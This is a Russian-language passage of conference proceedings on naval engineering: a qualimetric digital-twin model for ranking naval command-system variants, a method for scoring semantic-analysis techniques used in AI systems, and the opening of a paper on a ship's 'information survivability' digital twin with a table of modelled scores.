Рис. 4. Результаты цифрового моделирования альтернативных вариантов построения СУ и ранжирования по ГПК

Понятно, что модели матриц ИКЗ для ГПК должны быть адекватны специфическим условиям решаемой задачи, при многокритериальном анализе определяются исключительно Заказчиком по согласованию с Разработчиком при возможном использовании систем поддержки принятия решений типа «ASPID» (модель профессора Хованова Н.В.), «MPRIORITY» (модель Т.Саати) [4].

Индексы важности (на рис. 3 обозначено «В», графа 3) со значениями +1, либо -1 учитывают характер влияния ЧПК на агрегированный показатель качества (АПК) и его сравнительную оценку — ВТПу.

При значениях ЧПК, принятых при моделирование, в частности рис. 3 показывает, что переход от централизованных СУ к распределенным СУ обеспечивает прирост ВТПу (перспективность развития) 100-87,2 = 12,8% (при погрешности оценивания 1,2%), что для оценок по СУ в целом весьма значительно.

В свою очередь, развитие варианта «3.РСУ» в направлении «4.ЦД РСУ» (использование технологии цифрового двойника) повышает проектное качество и ожидаемую эффективность боевого использования РСУ еще на 1,5%, что в целом превышает заданные требования (вариант 1) на 101,5-67,5 = 34%.

Только приведенные иллюстративные оценки показывают большие возможности цифрового моделирования проектного качества и ожидаемой эффективности управления боевыми потенциалами при борьбе на море в процессе решения широкого круга практических задач при обосновании направлений развития, разработке средств и систем, их испытаниях и эксплуатации.

Обоснование рекомендаций по развитию РСУзи. Важнейшей задачей обоснования направлений развития РСУзи является моделирование и обоснование требований к ним. Причем, в условиях тенденции роста сложности современных организационно-технических систем практически безальтернативным следует считать использование адекватных полимодельных комплексов и их систем типа РПК «КСРП-2025.РСУ», в том числе с использованием алгоритма оценки ИКЧ (макрос «ИКЧ») по модели (1):

$$V_n = (\Delta Q_n / Q_n) / (\Delta X_n / X_n) \quad (1)$$

При запуске макроса «ИКЧ» для каждого n -го ЧПК X_n вычисляется индекс корневой чувствительности V_n в виде отношения относительного приращения АПК Q_n , вызванного относительным приращением ЧПК X_n . Сравнительный анализ ИКЧ (рис. 3, графа 4), их ранжирование (рис. 5) позволяют при числовом моделировании автоматически определить наиболее значимые ЧПК для максимизации ГПК и ВТПу.



Рис. 5. График ранжирования ИКЧ при параметрической оптимизации РСУзи

Числовое вариантное моделирование при поиске оптимальных решений по структуре, свойствам и характеристикам объектов исследования при наличии средств поддержки типа РПК «КСР-2025.РСУ» позволяет сложные системные и наукоемкие задачи при одновременной инженерной оценке и синтезе частных технических проработок решать на большом множестве вариантов проектирования в достаточно сжатые сроки с конкретным их ранжированием по результатам достижения главных целевых показателей.

Следуя рекомендациям на рис. 5 и реализуя технологические возможности повышения ЧПК 3.5, 10.6, 10.4 и, даже, при увеличении затрат по ЧПК 10.2, в варианте «4.ЦД РСУ» прирост системного качества составляет 1,5% при резерве возможностей технологии цифрового двойника в части мониторинга обстановки,

В свою очередь, систематизация получаемых данных с их фиксацией в соответствующих базах данных и знаний позволяет аккумулировать научно-технологический потенциал и обоснованно выходить на конкурентно способные системные и организационно-технологические решения при одновременной и существенной экономии ресурсных затрат.

Приложения модели РСУзи. Применительно к комплексу задач ФлРС разработанная компьютерная модель РСУзи прежде всего может быть результативно использована группой Главного конструктора РСУзи при решении целого комплекса задач проектирования от исследовательского проектирования с обоснованием системно-технического облика, оперативно-технических требований к РСУзи в рамках НИОКР до комплекса задач технического проектирования, создания опытных образцов РСУзи и их приемо-сдаточных испытаний с интегрированной оценкой достигнутых результатов.

В процессе эксплуатации технических средств и боевого применения РСУзи ФлРС разработанная модель и реализующий её РПК «КСР-25.РСУ» может непрерывно использоваться на всех стадиях жизненного цикла для цифровой оценки эффективности боевого применения РСУзи командиром и штабом ФлРС, в том числе в режиме «цифровой тени» для непосредственного обоснования управленческих и корректирующих решений.

Заключение. Разработанная компьютерная модель на базе РПК «КСР-25» позволяет не только количественно обосновывать принимаемые командиром ФлРС (ЛПР) управленческие решения, но и за счет алгоритмов компьютерной оценки индексов корневой чувствительности (макроса «ИКЧ») выдавать рекомендации операторам пунктов управления, обосновывающим проекты управленческих решений (ЛОР), при оптимизации РСУ ФлРС по критерию максимума военно-технического превосходства над противником.

Рассмотрены два блока приложений по использованию разработанной модели РСУзи ФлРС и реализующего её РПК «КСР-25.РСУ» в части задач главного конструктора РСУ (задача проектирования) и командира ФлРС (задача боевого применения).

СПИСОК ЛИТЕРАТУРЫ

1. Дригола В.К., Алексеев А.В. Распределенная система поддержки принятия проектных и управленческих решений при ситуационном управлении // Труды Санкт-Петербургского государственного морского технического университета (СПбГМТУ). Вып. 5 (9), 2024.
2. Пирумов В.С. Информационное противоборство. Четвертое измерение противостояния. М.: «Оружие и технологии», 2010. 252 с.
3. Адаптивное и робастное управление с компенсацией возмущений. СПб.: Наука, 2013. 282 с.
4. Алексеев А.В. Модель инвариантной оценки качества и эффективности объектов морской техники / Морские интеллектуальные технологии/Marine intellectual technologies, № 2. Т. 2, 2020, с. 53-60.
5. Согонов С.А., Максимова М.А., Равин А.А., Хруцкий О.В. Прорывные технологии морских автоматизированных систем в защищенном исполнении / Актуальные проблемы морской энергетики: материалы одиннадцатой международной научно-технической конференции. СПб.: Изд-во СПбГМТУ, 2022, с. 69-77.
6. Дригола В.К., Алексеев А.В. Технология оптимизации принятия решений и распределенного управления сложными организационно-техническими системами / III Всероссийская научно-практическая конференция «Состояние и перспективы развития современной науки по направлению «Информационные технологии в Вооруженных силах Российской Федерации». Анапа, 2024.03. С. 21-22.
7. Алексеев А.В., Михальчук А.В. Цифровой мониторинг, прогнозирование и контроль успешности реализации комплекса организационно-технических решений (ЦМПК, цифровой двойник) / Свидетельство о государственной регистрации программ для ЭВМ (Реестр программ Федеральной службы по интеллектуальной собственности) № 2023661669, 01.06.2023.

УДК 004.896

**ПОЛИМОДЕЛЬНЫЙ КВАЛИМЕТРИЧЕСКИЙ МЕТОД СИСТЕМНОЙ ОПТИМИЗАЦИИ
В ПАРАДИГМЕ РАЗВИТИЯ СИСТЕМ С ИСКУССТВЕННЫМ ИНТЕЛЛЕКТОМ****Корнева Юлия Васильевна¹, Чебыкин Илья Владимирович²**¹ Исследовательский центр НП «Институт автоматизации процессов борьбы за живучесть корабля, судна»
Советская ул., Полярный, 184650, Россия² 27 Научный центр имени академика Н.Д. Зелинского Министерства обороны Российской Федерации
Энтузиастов проезд, 19, стр. 20, Москва, 111024, Россия
e-mails: tata.911843@gmail.com, 12234156@mail.ru

Аннотация. Рассмотрен актуальный вопрос оценки эффективности систем с автоматизированным и интеллектуальным предоставлением данных в контексте семантического анализа поступающей информации. Выполнена апробация квалиметрического метода системной оптимизации в программной реализации комплекса оценки по приоритетным показателям качества каждого из анализируемых методов определения семантики больших массивов данных. Что обеспечит контроль качества выполнения задач различной направленности: составление технических руководств, информационной разведки, контроля целостности данных, минимизация объема передаваемых сообщений и т.п. выполняемых системами, использующими технологии искусственного интеллекта (ИИ).

Ключевые слова: квалиметрический метод системной оптимизации; искусственный интеллект; семантика; методы; оценка эффективности; избыточность данных.

**ANALYSIS AND EVALUATION OF SEMANTIC REDUNDANCY OF MODERN SYSTEMS
WITH AUTOMATED AND INTELLIGENT DATA PROVISION****Korneva Yulia¹, Chebykin Ilya²**¹ Research Center of the Non-Profit Partnership
«Institute for Automation of Ship and Vessel Damage Control Processes»
Sovetskaya St., Polyarny, 184650, Russia² 27th Scientific Center named after Academician N.D. Zelinsky of the Ministry of Defense of the Russian Federation
19 Entuziastov proezd, Moscow, 111024, Russia
e-mails: tata.911843@gmail.com, 12234156@mail.ru

Abstract. The article considers the current issue of assessing the effectiveness of systems with automated and intelligent data provision in the context of semantic analysis of incoming information. The qualimetric method of system optimization was tested in the software implementation of the assessment complex for priority quality indicators of each of the analyzed methods for determining the semantics of large data arrays. This will ensure quality control of the execution of tasks of various types: preparation of technical manuals, information intelligence, data integrity control, minimization of the volume of transmitted messages, etc. performed by systems using artificial intelligence (AI) technologies.

Keywords: Polymodel qualimetric method of system optimization; artificial intelligence; semantics; methods; efficiency assessment; data redundancy.

Введение. Применение технологий искусственного интеллекта (ИИ) представляют наибольший интерес в условиях стремительного роста и развития современных автоматизированных систем. Так в настоящее время можно наблюдать рост популярности таких программ как: YandexGPT, GigaChat, помощник Алиса, и т.д. Вектор производственных процессов также направлен на активное внедрение ИИ в автоматизированные системы [1].

Актуальность. Любая сложная организационно-техническая эргатическая (человеко-машинная) система представляет собой совокупность параметров, ряд из которых возможно вариативно оценить, как положительное, так и отрицательное качество анализируемых систем. В этой связи рассмотрен актуальный вопрос оценки эффективности существующих технологий семантического анализа больших массивов данных посредством применения квалиметрического метода системной оптимизации, что позволит, по нашему мнению, сформировать наглядное представление о качестве предоставляемой информации, сформированной системой с автоматизированным и интеллектуальным методом предоставления данных, а также в значительной степени повысить индекс доверия к оператору, задачей которого является обучение и предоставление итоговых результатов выполненной работы [2].

Теория практической апробации методов. В условиях цифровизации приоритетным направлением развития автоматизации процессов сбора и обработки данных для системы принятия управленческих решений являются технологии с применением ИИ. Они позволяют оперировать сверхбольшими информационными массивами, а аналитические способности подобных систем позволяют, в количественном отношении, эффективнее человека справляться с выполнением задач, требующих быстрого действия обработки, сбора и анализа оперативно поступающей информации [1-3].

В работе рассмотрен семантический анализ данных в системах с автоматизированным и интеллектуальным методом предоставления данных. Семантический анализ — процесс изучения и

интерпретации смыслового содержания языковых единиц, таких как слова, фразы, тексты. С помощью семантического анализа данных возможно выявление скрытых закономерностей и взаимосвязей между элементами текста, что позволяет обеспечить объективное понимание ситуации для дальнейшей выработки рекомендаций по действиям в условиях сложившейся обстановки.

Наиболее распространенные методы семантического анализа, представлены на рис. 1:




Рис. 1. Методы семантического анализа

Ручные методы включают в себя:

- контекстуальный анализ — это интерпретация значения слов и фраз в зависимости от их положения в предложении, абзаце или тексте в целом. Он позволяет уточнять неоднозначности, определять истинный смысл высказывания и выявлять скрытые намерения, эмоции и подтекст.

- лингвистический анализ направлен на выявление структурных особенностей предложений, взаимосвязей между словами и общего смысла сообщения. Включает в себя морфологический, синтаксический и семантический разбор текста.

- сравнительный анализ — сопоставление текста с другими источниками информации с целью выявления сходств и различий в формулировках, терминологии, логике изложения и общей семантике.

Методы, использующие вычислительные инструменты для автоматизации анализа текста могут быть использованы для обработки больших объемов данных и позволяют автоматизировать начальные этапы анализа текстовой информации.

Частотный анализ заключается в подсчете частоты появления слов и фраз в тексте с целью выявления наиболее значимых лексических единиц и тематических акцентов.

TF-IDF представляет собой статистический метод оценки значимости слов в отдельном документе относительно всех документов для анализа. Метод учитывает два параметра: частоту встречаемости слова в конкретном документе (Term Frequency) и обратную частоту его появления в других документах (Inverse Document Frequency).

Анализ на основе лексических баз данных заключается в использовании заранее составленных словарей, тематических категорий и иных лексических ресурсов для классификации, интерпретации и анализа текстовой информации. Применение моделей машинного обучения позволяет обрабатывать большие объемы текстовой информации с учетом контекста, эмоциональной окраски и скрытых смыслов.

Семантический анализ на основе искусственного интеллекта включает четыре основных метода: векторное представление, трансформеры, классификацию текста и извлечение именованных сущностей.

Векторные модели (Word2Vec, GloVe и т.п.) представляют слова и фразы в виде числовых векторов в многомерном пространстве. Основной принцип заключается в том, что слова, встречающиеся в схожих контекстах, имеют близкие векторы. Это позволяет формализовать их смысловые отношения и использовать для кластеризации, поиска синонимов и антонимов.

Трансформерные модели — современные архитектуры глубокого обучения, которые учитывают взаимосвязь между всеми элементами предложения, включая контекст и семантику. Они способны не только распознавать отдельные слова, но и понимать смысл целых текстов, что является главным конкурентным преимуществом систем анализа сложных информационных данных, использующих данный метод.

Классификация текста — процесс определения принадлежности документа к одной из заранее заданных категорий на основе содержания. Метод работает с лексическим составом, частотностью слов и структурой предложений.

Метод автоматического извлечения именованных сущностей (NER- Named Entity Recognition) — преобразует неструктурированные данные в удобную для анализа структурированную форму.

Анализ и оценка систем. Для сравнительной характеристики каждого из вышеперечисленных методов была подобрана система критериев, представляющая собой совокупность приоритетных показателей, влияющих на показатели качества функционирования систем с автоматизированным и интеллектуальным методом предоставления данных, посредством семантического метода анализа информации:

Точность, Т; Контекстуальное понимание, Кп; Обработка неоднозначности, N; Объем обрабатываемых данных, D; Автоматизация, А; Ресурсозатратность, R; Универсальность, U; Сложность реализации, S; Интерпретируемость, I; Чувствительность к шуму, Н; Адаптивность к новым доменам, Ad.

Формирование оценки эффективности производится по агрегированному (обобщенному) критерию качества. В качестве алгоритма свертки множества частных показателей качества (ЧПК) $\{q_k\}$ с соответствующим множеством $\{w_k\}$ индексов критериальной значимости (ИКЗ, весовыми коэффициентами) в групповые показатели качества (ГПК) Q^Γ (здесь Γ — не степень, а индекс) используется алгоритм гармонической свертки (АГС) критериев вида:

$$Q^\Gamma = (Q^A * Q^M) = [\sum_{k=1}^K (w_k * q_k) * \prod_{k=1}^K q_k^{w_k}]^{0,5}, \quad (1)$$

где Q^A, Q^M, Q^Γ — агрегированные показатели качества соответственно по аддитивной, мультипликативной и гармонической моделям агрегирования ЧПК;

$k \in [0; K]$ — порядковый номер ЧПК;

K — общее число ЧПК [2-5].

Таким образом были назначены индексы критериальной значимости (ИКЗ) для каждого из изучаемых показателей и выставлены частные показатели качества (ЧПК), что позволило сформировать групповой показатель качества (ГПК) для каждого из методов семантического анализа, рис. 2.




Рис. 2. Оценка эффективности методов семантического анализа.

В качестве альтернативной оценки методов возможен вариант ранжирования данных в зависимости от приоритетности выбранного показателя и запроса оператора. Так, при выборе приоритетной значимости показателя автоматизации оценка эффективности будет выглядеть следующим образом, рис. 3.




Рис. 3. Инвариантное предоставление данных оценивания на основе приоритетности одного из показателей

Заключение. Таким образом, был произведен анализ технологий автоматизированных систем, определяющих семантику больших массивов данных, оценка эффективности методов семантического анализа данных квалитетическим методом системной оптимизации, посредством оценивания частных показателей качества и формирования групповых показателей качества для систем с автоматизированным и интеллектуальным методом предоставления данных, что позволяет обеспечить наглядность отображения итоговых результатов, а также расширить возможности анализа и синтеза автоматизированных систем, и, как следствие, минимизирует семантическую избыточность итоговых результатов работы подобных систем.

СПИСОК ЛИТЕРАТУРЫ

1. Ефимушкин В.А., Ледовских Т.В., Чукарин А.В. Искусственный интеллект в цифровой трансформации промышленности // Материалы XXVIII Международного Форума МАС' 2024. Москва, 2024. С. 119-131.
2. Алексеев А.В., Михальчук А.В., Карпов А.Е., Орлов К.И., Каганский М.А. Практика реализации полимодельного квалитетического метода системной инвариантной оценки проектного качества и эффективности объектов морской техники /В сборнике: Перспективные направления развития отечественных информационных технологий. / Материалы IX Всероссийской научно-практической конференции. Севастополь, 2023. С. 258-261.
3. Алексеев А.В. Примеры реализации полимодельного квалитетического метода системной оптимизации объектов морской техники и морской инфраструктуры / Морские интеллектуальные технологии. 2021. № 2-3 (52). С. 69-81.

4. Алексеев Н.В., Удодова Е.Н. Квалиметрический swot-анализ и его применение в задачах управления развитием критических морских объектов/ Морские интеллектуальные технологии. 2016. № 1-1 (31). С. 38-48.
5. Дригола В.К., Алексеев А.В. Технология оптимизации принятия решений и распределенного управления сложными организационно-техническими системами / III Всероссийская научно-практическая конференция «Состояние и перспективы развития современной науки по направлению «Информационные технологии в Вооруженных силах Российской Федерации» — Анапа, 2024.03.21-22.

УДК 004.05

АЛГОРИТМ ФУНКЦИОНИРОВАНИЯ ЦИФРОВОГО ДВОЙНИКА УПРАВЛЕНИЯ БОРЬБОЙ ЗА ИНФОРМАЦИОННУЮ ЖИВУЧЕСТЬ КОРАБЛЯ, СУДНА В РЕЖИМЕ «ЦИФРОВОЙ ТЕНИ»

Михальчук Андрей Васильевич¹, Алексеев Анатолий Владимирович¹,
Антипов Василий Васильевич², Смольников Александр Васильевич²

¹ Санкт-Петербургский государственный морской технический университет

Лотманская ул., 3, Санкт-Петербург, 190121, Россия

²АО «Научно-производственное объединение «Аврора»

Карбышева ул., 15, Санкт-Петербург, 194021, Россия

e-mails: 335mav@mail.ru, lapbgks@bk.ru, w590@mail.ru, aspin.avrora@inbox.ru

Аннотация. В развитие результатов исследования возможностей технологии цифровых двойников на базе варианта роботизированного проектного комплекса «РПК «КСР-25.СБЖ», ранее разработанного и рассмотренного, обеспечивающего интеллектуальную поддержку принятия проектных (задача проектирования) и управленческих (задача эксплуатации) решений в режимах цифрового паспорта и цифровой модели рассмотрен алгоритм функционирования в так называемом режиме «цифровой тени», при котором текущие исходные данные вводятся от датчиков, контролирующих состояние системы комплексной защиты и ряда других. Это позволяет в реальных условиях и реальном масштабе времени прогнозировать обстановку, принимать обоснованные управленческие решения и упреждать возникновение аварийных ситуаций и аварий на корабле, включая информационные инциденты различной природы.

Ключевые слова: автоматизированная система в защищенном исполнении; цифровой двойник; борьба за информационную живучесть; режим «цифровая тень»; система комплексной защиты информации.

THE ALGORITHM OF FUNCTIONING OF THE DIGITAL TWIN FOR CONTROLLING THE STRUGGLE FOR THE INFORMATION SURVIVABILITY OF A SHIP, A VESSEL IN THE «DIGITAL SHADOW» MODE

Mikhailchuk Andrey¹, Alekseev Anatoly¹, Antipov Vasily², Smolnikov Alexander²

¹ Saint Petersburg State Marine Technical University

3 Lotsmanskaya St, Se. Petersburg, 190121, Russia

²AO Scientific and Production Association Aurora

15 Karbysheva St, St. Petersburg, 194021, Russia

e-mails: 335mav@mail.ru, lapbgks@bk.ru, w590@mail.ru, aspin.avrora@inbox.ru

Abstract. In development of the results of the study of the possibilities of digital twin technology based on a variant of the robotic design complex «PCK «KSPR-25.SBZH», previously developed and reviewed, providing intelligent support for making design (design task) and management (operation task) decisions in the modes of a digital passport and a digital model, the algorithm of functioning in the so-called «operation mode» is considered. digital shadow», in which the current source data is entered from sensors that monitor the state of the integrated protection system and a number of others. This allows predicting the situation in real conditions and on a real-time scale, making informed management decisions and anticipating the occurrence of emergencies and accidents on the ship, including information incidents of various nature.

Keywords: an automated system in a secure design; a digital twin; the struggle for information survivability; the «digital shadow» mode; a comprehensive information protection system.

Введение. В развитие результатов исследования возможностей технологии цифровых двойников (ЦД) на базе варианта роботизированного проектного комплекса «РПК «КСР-25.СБЖ», ранее разработанного Санкт-Петербургском государственном морском техническом университете («Корабелка») и Некоммерческом партнерстве «Институт автоматизации процессов борьбы за живучесть корабля, судна» и рассмотренного в [1–6], обеспечивающего интеллектуальную поддержку принятия проектных (задача проектирования) и управленческих (задача эксплуатации) решений в режимах:

«1.ЦП» (цифровой паспорт объектов анализа типа «Система управления борьбой за информационную живучесть корабля, судна» и других с их ранжированием по системным характеристикам в произвольном количестве, включая пять вариантов, отображаемых на главной экранной форме в соответствии с рис. 1),

«2.СМПК.М» (цифровая модель системы мониторинга, прогнозирования, контроля проектного качества в режиме «Цифровая модель»), а также

«2.СМПК.Т» (СМПК эффективности эксплуатации объекта анализа в режиме «Цифровая тень») при ситуационном управлении (задача эффективного боевого управления функционированием СБЖ) с учетом современных факторов высокой динамики процессов борьбы на море [7–9] все большее внимание исследователями уделяется вопросам создания адекватных моделей, полимодельных комплексов (ПМК) и проведения многовариантных модельных исследований этих сложных и высоко динамичных процессов.

Особую актуальность, в том числе в связи с событиями СВО, приобрели сегодня вопросы не только эффективного управления силами и оружием, но и задача обеспечения комплексной защиты информации (КЗИ) автоматизированных систем управления в информационно-защищенном исполнении (АСЗИ), которую применительно к объектам морской техники (ОМТ) типа «корабль» принято называть информационной живучестью корабля (ИЖК) в комплексе с другими элементами (компонентами, элементами) и свойствами системы борьбы за живучесть корабля (СБЖК) [8–10]:

- управляемостью СБЖК корабля, в которую входит ИЖК (рис. 1);
- непотопляемостью корабля;
- взрыво-пожаро-радиационной безопасностью корабля;
- живучестью технических средств и оружия корабля;
- защищенностью личного состава (ЛС) корабля.


РПК "КСПР-25": Оценка военно-технологического превосходства (ВТП) и перспективности развития (ПР)									
Объекта исследовательского проектирования (ОИП) типа ЦД БЖ Фр									
Назначение ОИП:					Управление процессами функционирования ОИП				
Основные решаемые задачи и свойства:					1. Функциональность/Производственное качество (энергоэффективность, водоизмещение, количество видов продукции, экономичность ЭЭС). 2. Технологичность эксплуатации (экологичность, технологичность обслуживания, безопасность эксплуатации). 3. Конструктивное качество (ресурсная прочность, эргономичность, дизайн). 4. Экономичность владения (стоимость закупки, эксплуатации, расходных материалов, включая ремонт). 5. Престижность (эргономичность, дизайн, популярность, маркетинговость, имидж).				
									
Концепция достижения цели: Концепция конкурентоспособного обеспечения ЦД борьбы за живучесть (БЖ) корабля класса "Фрегат" (Ф) на основе эффективного использования современных технологий АСПП уровня АСПП "ТИСПРУ-ГК" (2019 г.) с целью совершенствования накопленного отечественного опыта в предметной области "БЖ корабля, судна" и технологического развития АСПП класса "СПРУ" за счёт научно-технологического и системотехнического обоснования, прогнозирования и автоматической поддержки принятия эффективных и оптимальных управленческих решений, включая максимизацию КП и АПК по соответствующим данным матрицы ИКЗ, а также квалиметрического обеспечения направлений и путей достижения конкурентоспособного проектного качества и эффективности эксплуатации проектируемых АСПП, мониторинга и контроля КС при развитии в интересах обеспечения гарантированного (безопасно-комфортного) уровня качества управления ОБЭ, ЛА, БЖК с уровнем КС разрабатываемых АСПП не ниже 5% на мировом рынке и ПР более 15% на отечественном рынке в обеспечении технологического развития интеллектуальных АСПП.									
Критерии оценки качества \ Объект исследовательского проектирования (ОИП)	ИКЗ (вес)	В	ИКЧ %	R _{икч}	Требование ОТЗ, 2021	1.СИП, 2018	2.СПРУ, 2020	3.ИСПРУ, 2023	4.ЦД БЖ, 2025
Военно-техническое превосходство СБЖК, ВТПбж, %			10%	14,3	98,5	73,7	89,4	100,0	100,7
Проектное качество (эффективность при эксплуатации), %					98,5	73,7	89,4	100,0	100,7
Перспективность развития, СБЖК %			1,1		-1,5	-26,3	-10,6	0,0	0,7
Ранжирование вариантов по уровню ВТПбж. Rбж			икч		3	5	4	2	1
ГПК: 1.КП по управляемости системы БЖК, %	14	1			100,0	39,9	90,6	100,0	100,0
1.1.Длительность цикла принятия решений, мин.	20	-1	1,3	51	2	4	2	2	2
1.2.Цикл прогнозирования обстановки, мин.	20	1	2,2	34	32	10	32	32	32
1.3.Оперативность прибытия сил БЖ, %	15	1	3,4	10	100	90	90	100	100
1.4.Время доведения решений, сек	15	-1	1,0	56	2	4	3	2	2
1.5.Число решаемых задач в СУ БЖ, ед.	15	-1	3,5	9	14	10	12	14	14
1.6.Цикл актуализации СУБДЗ-БЖ, мин.	5	-1	0,7	65	3	4	3	3	3
3.7.Работное время исполнительной подсистемы, ед.	10	-1	0,9	57	3	5	4	3	3
2.КП по непотопляемости корабля, %	16	1			103,6	33,6	75,3	100,0	103,6
3.КП по взрыво-пожаро-радиационной безопасности, %	16	1			105,3	64,8	91,0	100,0	105,3
4.КП по живучести технических средств и оружия, %	15	1			107,2	64,4	82,1	100,0	107,2
5.КП по защищенности личного состава, %	17	1			100,0	47,9	90,3	100,0	104,7
1-2.КП по информационной живучести корабля, %	9	1			100,0	58,1	69,1	100,0	100,0
6.1.Функциональная полнота КЗИ, %	25	1	3,2	13	69,3	63,8	67,3	69,3	69,3
6.2.Число АРМ управ-ия КЗИ, ед.	12	-1	1,1	54	5	3	6	5	5
6.3.Качество КЗИ=К+Д+Ц, %	20	1	2,3	30	75,1	65,0	66,5	75,1	75,1
6.4.Время восстановления ПО СКЗИ, мин.	10	-1	0,6	67	10	15	10	10	10
6.5.Длительность вахты по ЗИ, час.	9	-1	0,3	69	4	8	8	4	4
6.6.Качество ИСПРУ, %	16	1	1,5	48	70	50	60	70	70
6.7.Качество по другим ЧПК, %	8	1	0,8	60	75	60	70	75	75
7.КП по информационному противодействию, %	0	1			100,0	39,6	75,2	100,0	100,0
8.КП по РЭС, противодействию ТСР, %	0	1			108,7	54,5	93,9	100,0	108,7
9.КП по маскировке, %	0	1			102,3	55,9	86,4	100,0	102,3
10.КП по ресурсной обеспеченности СБЖК, %	12	1			82,8	83,0	75,7	100,0	95,1
Погрешность вариантного исследовательского проектирования:	8,3%	12	70	5%	Погрешность оценки (КВак): 0,60%				92,0%
Эксперты:	Михалков А.В., Алешин А.В., Дронов В.К.			11.08.2025 15:34	Ссылка на АСПП "КСПР-22.4" обязательна.				11.08.25

Рис. 1. Главная экранная форма РПК «КСПР-25.СБЖК» в режиме «1.ЦП» (данные модельные)

Именно противоборство в информационной сфере сегодня является *непрерывным* по времени, пространству и диапазону используемых возможностей, в связи с чем, развитие СБЖК в

информационно-защищенном исполнении [11–16] является одним из перспективных и высоко востребованных, так как обеспечивает из базовых требований наряду с *непрерывностью управления* его *скрытность* и *устойчивость* и, как следствие, *оперативность управления СБЖк*.

Однако, для максимальной реализации этих возможностей, а, тем более, обеспечения *военно-технического превосходства* (ВТП) в управлении над аналогами, включая противника, (ВТПбж) по этим критериям необходимо непрерывно развивать и иметь интеллектуальную подсистему (систему) поддержки решений и управления СБЖк (ИСПРУбж) в море и на берегу [1, 3, 5, 7].

Технологической основой таких систем, безусловно, должны быть высококачественные ПМК, решающие широкий комплекс задач управления, к числу которых сегодня в полной мере обоснованно следует относить использование в ИСПРУбж технологий цифровых двойников типа РПК «КСР-24» [4, 5] как в режиме моделирования обстановки (2.СМПК.М) по модельным данным соответствующих сценариев развития обстановки, хранимых в базе данных и знаний РПК «КСР-25.СБЖк» (пример приведен на рис. 2), так и от данных в контурах контроля обстановки с соответствующими датчиками температуры, дыма, света, короткого замыкания, затопления, работоспособности, квитирувания, дееспособности экипажа и других.

